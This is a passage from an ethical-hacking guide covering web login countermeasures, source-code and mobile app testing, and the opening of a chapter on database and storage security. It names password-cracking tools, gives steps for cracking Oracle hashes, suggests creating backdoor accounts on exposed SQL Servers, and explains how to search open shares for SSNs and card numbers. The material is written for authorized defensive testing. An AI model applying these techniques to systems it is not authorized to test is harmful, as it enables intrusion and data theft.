


FIGURE 15-12: A network camera's login credentials embedded directly in its HTML source code.

Countermeasures against unsecured login systems

You can implement the following countermeasures to prevent people from attacking weak login systems in your web applications:

- Any login errors that are returned to the user should be as generic as possible, saying something similar to `Your user ID and password combination is invalid`.
- The application should never return error codes in the URL that differentiate between an invalid user ID and an invalid password.

TIP If a URL message must be returned, the application should keep it as generic as possible. Here's an example:

```
www.your_web_app.com/login.cgi?success=false
```

This URL message may not be convenient to the user, but it helps hide the mechanism and the behind-the-scenes actions from the attacker.

- Use CAPTCHA (also reCAPTCHA) or web login forms to help prevent password-cracking attempts.
- Employ an intruder lockout mechanism on your web server or within your web applications to lock user accounts after about ten failed login attempts. This chore can be handled via session tracking or via a third-party web application firewall add-on, as I discuss in "Putting up firewalls" later in this chapter.
- Require multifactor authentication (MFA).
- Check for and change any vendor default passwords (like the ones listed at `www.cirt.net/passwords`) to passwords that are easy to remember yet difficult to crack.

Performing general security scans for web application vulnerabilities

I want to reiterate that you need to perform both automated and manual testing against your web systems. You're not going to see the whole picture by relying on one of these methods. I *highly* recommend using an all-in-one web application vulnerability scanner such as Burp Suite Professional or Probely to root out web vulnerabilities that would be difficult, if not impossible, to find otherwise. Combine the scanner results with a malicious mindset and the hacking techniques I describe in this chapter, and you're on your way to finding the web security flaws that matter.

When testing your web applications, make sure that you are also looking at web application programming interfaces (APIs). This can be API endpoints that interact with external systems and applications, as well as specific API calls that are being made internally within the web application itself. Certain web applications have APIs that are almost like entirely different applications in and of themselves. I almost always uncover some of the same vulnerabilities on that side of the equation. Traditional web vulnerability scanners can test for API vulnerabilities. In fact, certain web vulnerability scanners allow you to import OpenAPI (formally known as Swagger) files directly into the scanner so that they can test API functionality in an automated fashion. Burp or other proxies are must-haves as well when testing APIs. Commercial products that have dedicated API scanning/testing such as Burp Suite Professional and Probely can be very helpful.

The important thing is to ensure that you are properly scoping your web application testing to include API endpoints and/or API functionality. This is often overlooked because it's assumed that APIs are secure or don't offer anything of value. Even worse, developers and administrators aren't even aware of the API functionality. For this reason, it's often difficult to get this information scoped out from the get-go. I cover vulnerability and penetration testing planning and scoping in Chapter 3, "Developing Your Security Testing Plan."

Minimizing Web Security Risks

Keeping your web applications secure requires ongoing vigilance in your vulnerability and penetration testing efforts and on the part of your web developers and vendors. Keep up with the latest hacks, testing tools, and techniques and let your developers and vendors know that security needs to be a top priority for your organization. I discuss getting security buy-in in Chapter 20.

TIP You can gain great hands-on experience testing and hacking web applications by using the OWASP WebGoat Project (https://owasp.org/www-project-webgoat/).

Practicing security by obscurity

The following forms of *security by obscurity* (hiding something from obvious view using trivial methods) can prevent automated attacks from worms or scripts that are hard-coded to attack specific script types or default HTTP ports:

- To protect web applications and related databases, use different machines to run each web server, application, and database server.

  TIP The operating systems on these machines should be tested for security vulnerabilities and hardened based on best practices and the countermeasures described in Chapters 12, "Windows," and 13, "Linux and macOS."

- Use built-in web server security features to handle access controls and process isolation, such as the application-isolation feature in IIS. This practice helps ensure that if one web application is attacked, it won't necessarily put any other applications running on the same server at risk.
- Configure your web server to not disclose its identity. Acunetix has a good guide on this at http://www.acunetix.com/blog/articles/configure-web-server-disclose-identity/.
- If you're running a Linux web server, use a program such as IP Personality (http://ippersonality.sourceforge.net) to change the operating-system fingerprint so that the server looks like it's running something else.

- Change your web application to run on a nonstandard port. Change from the default HTTP port 80 or HTTPS port 443 to a high port number, such as 8877, and if possible, set the server to run as an unprivileged user — that is, something other than system, administrator, root, and so on.

WARNING Never, *ever* rely on obscurity alone; it isn't foolproof. A dedicated attacker may determine that the system isn't what it claims to be. Still, even with the naysayers, it can be better than nothing.

Putting up firewalls

Consider using additional controls to protect your web systems, including the following:

- A network-based firewall, intrusion prevention system (IPS) that can detect and block attacks against web applications. These tools include commercial firewalls from such companies as WatchGuard (www.watchguard.com) and Palo Alto Networks (www.paloaltonetworks.com).
- A WAF from vendors such as Cloudflare (https://www.cloudflare.com/application-services/products/waf/) and FortiNet's FortiWeb (https://www.fortinet.com/products/web-application-firewall/fortiweb)

These programs can detect web application attacks and certain database attacks in real time and cut them off before they have a chance to do any harm.

Analyzing source code

Software development is where many software security holes begin and *should* end but rarely do. If you feel confident in your security testing

efforts to this point, you can dig deeper to find security flaws in your source code — things that might never be discovered by traditional scanners and testing techniques but that are problems nonetheless. Fear not! The process is simpler than it sounds. No, you don't have to go through the code line by line to see what's happening. You don't even need development experience (although it does help).

You can use a static source code analysis tool, such as Visual Code Grepper (https://sourceforge.net/projects/visualcodegrepp), PVS-Studio (https://pvs-studio.com/en/pvs-studio/), or, some commercial favorites such as Veracode (www.veracode.com) and Snyk (https://snyk.io), which are super easy to use and tends to find a lot of good stuff.

REMEMBER Source code analysis often uncovers different flaws from traditional application security testing. If you want the most comprehensive level of testing, do both. The extra level of checks offered by source analysis is becoming more important. These apps are often full of security holes that many newer software developers didn't learn about in school.

Given my experience with some of the higher-end commercial source code analyzers, you get what you pay for, but you definitely need to take them for a test drive first. These tools can be very expensive, and you want to make sure that what you are investing in is actually what you need. You might just find that traditional web application security testing, also referred to as dynamic application security testing (DAST) is more than sufficient. I have certainly found the latter to be more valuable.

The bottom line in web application (and mobile app) security is that if you can show your developers and quality-assurance analysts that security begins with them, you can make a difference in your organization's overall information security.

Uncovering Mobile App Flaws

In addition to running source code analyzers for your web applications, it's important to check for application vulnerabilities in your mobile apps. You'll want to look for several things, including

- Cryptographic database keys that are hard-coded into apps
- Improper handling of sensitive information, such as storing personally identifiable information locally in which the user and other apps can access it
- Login weaknesses, such as being able to get around login prompts
- Improper user session management
- Network communication weaknesses such as clear-text communications or the use of outdated protocols such as SSL
- Allowing weak or blank passwords

Note that these checks are uncovered mostly via manual analysis and may require tools such as wireless network analyzers, forensics tools, and web proxies (which I talk about in Chapters 9 and 11, respectively). I have found Burp Suite Professional to be quite good at analyzing mobile app vulnerabilities, especially if you understand the tool well enough. You can setup Burp as the proxy between mobile apps to be tested and the internet and do just about everything you need to find the flaws that matter, just like with web apps. Other products and services such as those offered by companies like AppKnox (`https://www.appknox.com`) are *very* beneficial if you don't want to take the time to seek out your own mobile flaws or cannot justify investing in the tools.

Finally, given the tools and techniques I discuss elsewhere in this chapter, be sure to test for weaknesses such as SQL injection at the web service/API endpoints that your mobile apps interact with. It's often a great idea to run a traditional web vulnerability scanner against those endpoints. As with the Internet of Things, it's important to test the

security of your mobile apps. It’s better for you to find the flaws than for someone else to uncover and exploit them, making you look bad in the process.

Chapter 16

Databases and Storage Systems

IN THIS CHAPTER

- **Testing and exploiting database flaws**
- **Finding storage weaknesses**
- **Ferreting out sensitive information on your network**
- **Using AI to learn more about databases and file types**
- **Countering database and storage abuse**

Attacks against databases and storage systems can be very serious because that's where "the goods" are located, and those with ill intent are well aware of that fact. These attacks can occur across the internet or on the internal network when external attackers and malicious insiders exploit any number of vulnerabilities. These attacks can also occur via the web application through SQL injection. This chapter covers some common vulnerabilities that, when exploited, can be very impactful to a business.

Diving into Databases

Database systems such as Microsoft SQL Server, MySQL, and Oracle have lurked behind the scenes, but their value and vulnerabilities have finally come to the forefront. Yes, even the mighty Oracle, which was once claimed to be unhackable, is as susceptible to exploits as its competition. With the slew of regulatory requirements governing database security, hardly any business can hide from the risks that lie

within because practically every business (large and small) uses some sort of database, either in-house or hosted in the cloud.

Choosing tools

As with wireless networks, operating systems, and so on, you need good tools if you're going to find the database security issues that count. The following are my favorite tools for testing database security:

- **Advanced SQL Password Recovery** (www.elcomsoft.com/asqlpr.html) for cracking Microsoft SQL Server passwords
- **Cain & Abel** (https://web.archive.org/web/20160217062632/http://www.oxid.it/projects.html) for cracking database password hashes
- **Nessus** (www.tenable.com/products/nessus) for performing in-depth vulnerability scans, including authenticated database scans
- **SQLPing3** (https://web.archive.org/web/20170605072902/http://www.sqlsecurity.com/downloads) for locating Microsoft SQL Servers on the network, checking for blank passwords for the sa account (the default SQL Server system administrator), and performing dictionary password-cracking attacks

You can also use exploit tools such as Metasploit for your database testing.

Finding databases on the network

The first step in discovering database vulnerabilities is figuring out where they're located on your network. It sounds funny, but many network admins I've met aren't even aware of various databases running in their environments. This situation is especially true of the free SQL Server Express database software editions that users can download and run on your network.

WARNING I can't tell you how often I find sensitive production data such as credit card and Social Security numbers being used in test and development databases that are wide open to abuse by curious insiders or even external attackers who have made their way into the network. Using sensitive production data in the uncontrolled areas of the network such as sales, software development, and quality assurance is a data breach waiting to happen.

The good news is, modern vulnerability scanners such as Nessus and Nexpose are good at locating database systems. You can use a standard port scanner such as Nmap or even SoftPerfect Network Scanner, but a vulnerability scanner is probably the quickest and most efficient way to locate databases and check them for vulnerabilities.

Cracking database passwords

SQLPing3, even though it's technically no longer supported/available, serves as a nice dictionary-based SQL Server password-cracking program — especially for older SQL Server databases. It checks for blank system administrator (sa) passwords by default. Another free tool for cracking SQL Server, MySQL, and Oracle password hashes is another oldie-but-goodie tool Cain & Abel, shown in Figure 16-1.




FIGURE 16-1: Using Cain & Abel to crack Oracle password hashes.

You simply load Cain & Abel, click the Cracker tab at the top, select Oracle Hashes in the bottom-left corner, and click the blue plus symbol at the top to load a user name and password hash to start the cracking. You can also select Oracle TNS Hashes at the bottom left and attempt to capture Transport Network Substrate hashes off the wire when capturing packets with Cain. You can do the same for MySQL password hashes.

The commercial product ElcomSoft Distributed Password Recovery (`www.elcomsoft.com/edpr.html`) can also crack Oracle password hashes. If you have access to SQL Server `master.mdf` files (which are often readily available on the network due to weak share and file permissions, as I outline later in this chapter), you can use ElcomSoft's Advanced SQL Password Recovery to recover database passwords immediately.

TIP You may stumble across some legacy Microsoft Access database files that are password protected as well. No worries: The tool Advanced Office Password Recovery (https://www.elcomsoft.com/aopr.html) can get you right in. Many end-of-life or unsupported versions of Access are still around. Running a vulnerability scanner such as Nexpose to uncover flaws can prove beneficial. Depending on the findings, you might then be able to use Metasploit to demonstrate what can happen.

As you can imagine, these password-cracking tools are great ways to demonstrate the most basic of weaknesses in your database security. They're also nice ways to underscore the problems with critical files scattered across the network in an unprotected fashion.

Another good way to demonstrate SQL Server weaknesses is to use SQL Server Management Studio (https://learn.microsoft.com/en-us/ssms/install/install), which is the user front end, to connect to the SQL Server systems you now have the passwords for and to set up backdoor accounts or browse around to see (and show) what's available. Practically every unprotected SQL Server system I come across has sensitive personal financial or healthcare information available for the taking. It simply takes a query such as the following to access the records in any given table:

```
select * from tablename
```

If you don't consider yourself a database expert, don't worry! You can always leverage AI to learn more about specific database queries such as the following prompt: "What's the SQL Server/PostgreSQL/MySQL command to list all database table names?".

Scanning databases for vulnerabilities

As with operating systems and web applications, some database-specific vulnerabilities can be rooted out only by using the right tools. I use

Nessus to find issues like missing patches, buffer overflows, and weak authentication.

TIP Many vulnerabilities can be tested from both an unauthenticated outsider's perspective as well as a trusted insider's perspective. The important thing is to review the security of your databases from as many angles as reasonably possible. As I've said before, if a database is out there and accessible, people are going to play with it.

The various options for authenticated database scanning with Nessus are shown in Figure 16-2.




FIGURE 16-2: Various databases supported by Nessus authenticated scanning.

Following Best Practices for Minimizing Database Security Risks

Keeping your databases secure is fairly simple if you do the following things:

- Whether they're local or in the cloud, run your databases on dedicated servers (or workstations where necessary).
- Check the underlying operating systems for security vulnerabilities. (I cover operating system (OS) exploits for Windows, Linux, and macOS in Chapters 12 and 13, respectively.)
- Ensure that your databases fall within the scope of ongoing vulnerability scanning, patching, and system hardening.
- Seek out and replace (or otherwise segment off) end-of-life database systems. They're just too risky to leave around.
- Require strong passwords on every database system. Use multifactor authentication (MFA), too, because it can fill in the known gaps with traditional passwords. Most enterprise-ready databases, such as Oracle and SQL Server, allow you to use domain authentication (such as Active Directory or LDAP) so that you can tie in your existing domain policy and user accounts, including MFA, without having to worry about managing a separate set of credentials.
- Use appropriate file and share permissions to keep prying eyes away.
- De-identify any sensitive production data before it's used in nonproduction environments such as development or quality assurance.
- Check your web applications for SQL injection and related input validation vulnerabilities. (I cover web application security in Chapter 15.)

- Use a network firewall, such as the type available from Fortinet (www.fortinet.com) or WatchGuard (www.watchguard.com) and database-specific controls, such as those available from Imperva (www.imperva.com) and IDERA (www.idera.com).
- Perform related database hardening and management by using the benchmarks provided by the Center for Internet Security (https://learn.cisecurity.org/benchmarks). You can also ask your favorite AI LLM such as Gemini or ChatGPT what it might suggest.
- Run the latest version of database server software. The new security features in Oracle and SQL Server are great advancements toward better database security for on-premise databases as well as those in the cloud.

Opening Up About Storage Systems

Attackers are carrying out a growing number of storage-related hacks and using various attack vectors and tools to break into the storage environment. (Surely you know what I'm going to say next.) Therefore, you need to get to know the techniques and tools yourself and use them to test your own storage environment.

WARNING A lot of misconceptions and myths are related to the security of such storage systems as Fibre Channel and iSCSI Storage Area Networks (SANs), CIFS, and NFS-based Network Attached Storage (NAS) systems, and so on. Many network and storage administrators believe that encryption or RAID equals storage security, an external attacker can't reach the company's storage environment, the company's systems are resilient, or security is handled elsewhere. All these beliefs are very dangerous, and I'm confident that more attacks will target critical storage systems.

As with databases, practically every business has some sort of network storage housing sensitive information that it can't afford to lose. For that reason, it's important to include both network storage (SAN and NAS systems) and traditional file shares in the scope of your security testing.

Choosing tools

These are my favorite tools for testing storage security:

- **Nmap** (https://nmap.org) for port scanning to find live storage hosts
- **SoftPerfect Network Scanner** (www.softperfect.com/products/networkscanner) for finding open and unprotected shares
- **FileLocator Pro** (www.mythicsoft.com) for finding specific files and information
- **Nessus** for performing in-depth vulnerability scans, including seeking out NFS and Windows file shares

Finding storage systems on the network

To seek out storage-related vulnerabilities, you first have to figure out what's where. The best way to get rolling is to use a port scanner and, ideally, an all-in-one vulnerability scanner such as Nessus or Nexpose. Also, given the fact that many storage servers have built-in web servers, you can use such tools as Burp Suite Professional to uncover web-based flaws. You can use these vulnerability scanners to gain good insight into areas that need further inspection, such as weak authentication, unpatched operating systems, and cross-site scripting.

TIP A commonly overlooked storage vulnerability is that many storage systems can be accessed from both the demilitarized zone (DMZ) segment and the internal network segment(s). This vulnerability poses risks to both sides of the network. Be sure to check manually to see whether you can reach the DMZ from the internal network and vice versa. Look at your cloud configurations as well to ensure there's nothing exposed where it shouldn't be.

You can also perform basic file permission and share scans (as outlined in Chapter 12) in conjunction with a text search tool to uncover sensitive information that no one on the network should have access to. Digging down further, a quick means for finding open network shares is to use SoftPerfect Network Scanner's share scanning capabilities, as shown in Figure 16-3.

TIP As you can see in Figure 16-3, Network Scanner enables you to perform a security and security permission scan for all devices or simply folders. I recommend selecting Specific Account in the Authentication section and then clicking Manage so that you can enter a domain account for the network that has general user permissions. This technique provides a good level of access to determine which shares are accessible.




FIGURE 16-3: Using SoftPerfect Network Scanner to search for network shares.

When Network Scanner completes its scan, the shares showing Everyone in the Shared Folder Security column are the shares that need attention. I rarely complete a security assessment without coming across such shares open to the Windows Everyone group. Just as common is seeing the directories and files within these shares that are accessible to any logged-in Windows user to open, modify, delete, and do whatever else they please. How's that for accountability?

Rooting out sensitive text in network files

When you find open network shares, scan for sensitive information stored in files such as `.pdf`, `.docx`, and `.xlsx` files. The process is as simple as using a text search utility such as FileLocator Pro. Alternatively, you can use Windows Explorer or the `find` command in

Linux to scan for sensitive information, but that process is too slow and cumbersome for my liking.

You'll be *amazed* by what you come across stored insecurely on users' desktops, server shares, and more, such employee health records, customer credit card numbers, and sensitive intellectual property including source code.

If you come across some unknown file types and you want to learn more about them to see what they might contain, check out the website https://filext.com/. This site provides details on various file types. File research is also a good use case for AI. Simply enter the following prompt (or similar) into ChatGPT, Gemini, and so on to learn more: "Tell me about the .xyz file type". You could also prompt with "What file types should I be concerned with containing personally identifiable information?" and even "How could my organization get into trouble under HIPAA if sensitive files on the network are exposed?" The sky's the limit.

Sensitive information should be protected by good business practices, and it's also governed by state, federal, and international regulations, so make sure that you find it and secure it. Be super careful not to upload sensitive files to AI or any other website for that matter! You could feed the AI monster things that they shouldn't be consuming and could end up with an actual data breach on your hands.

TIP Do your searches for sensitive text while you're logged in to the local system or domain as a regular user — *not* as an administrator. This practice gives you a better view of regular users who have unauthorized access to sensitive files and shares that you thought were secure. When using a basic text search tool such as FileLocator Pro, look for text strings such as DOB (for date of birth), SSN (for Social Security numbers), and credit or CVV (for credit card numbers).

REMEMBER Don’t forget about your mobile devices when seeking sensitive, unprotected information. Everything from laptops to USB drives to external hard drives is fair game to the bad guys. A misplaced or stolen system can create a costly data breach. The same can be said for cloud-based file-sharing services such as OneDrive and Sharefile.

The possibilities for information exposure are endless. Start with the basics, and peek only into common files that you know may have some juicy info in them. Limiting your search to files such as .txt, .docx, .xlsx, and .pdf will save you a ton of time.

Figure 16-4 shows a basic text search with FileLocator Pro. Notice the files located on different parts of the server.

FileLocator Pro can also search for content inside `.pdf` files to uncover sensitive data.

You might also consider checking out Spirion's Sensitive Data Manager (`www.spirion.com`). This product, formerly known as IdentityFinder and since rolled into the company’s enterprise data discovery platform, is a neat tool designed for scanning storage devices for sensitive, personally identifiable information. It can also search inside binary files such as PDFs.

For a second round of testing, you could perform your searches while logged in as an administrator. You’re likely to find a lot of sensitive information scattered about. It might seem worthless at first, but it can highlight sensitive information stored in places where it shouldn’t be stored or where network administrators shouldn’t have access.

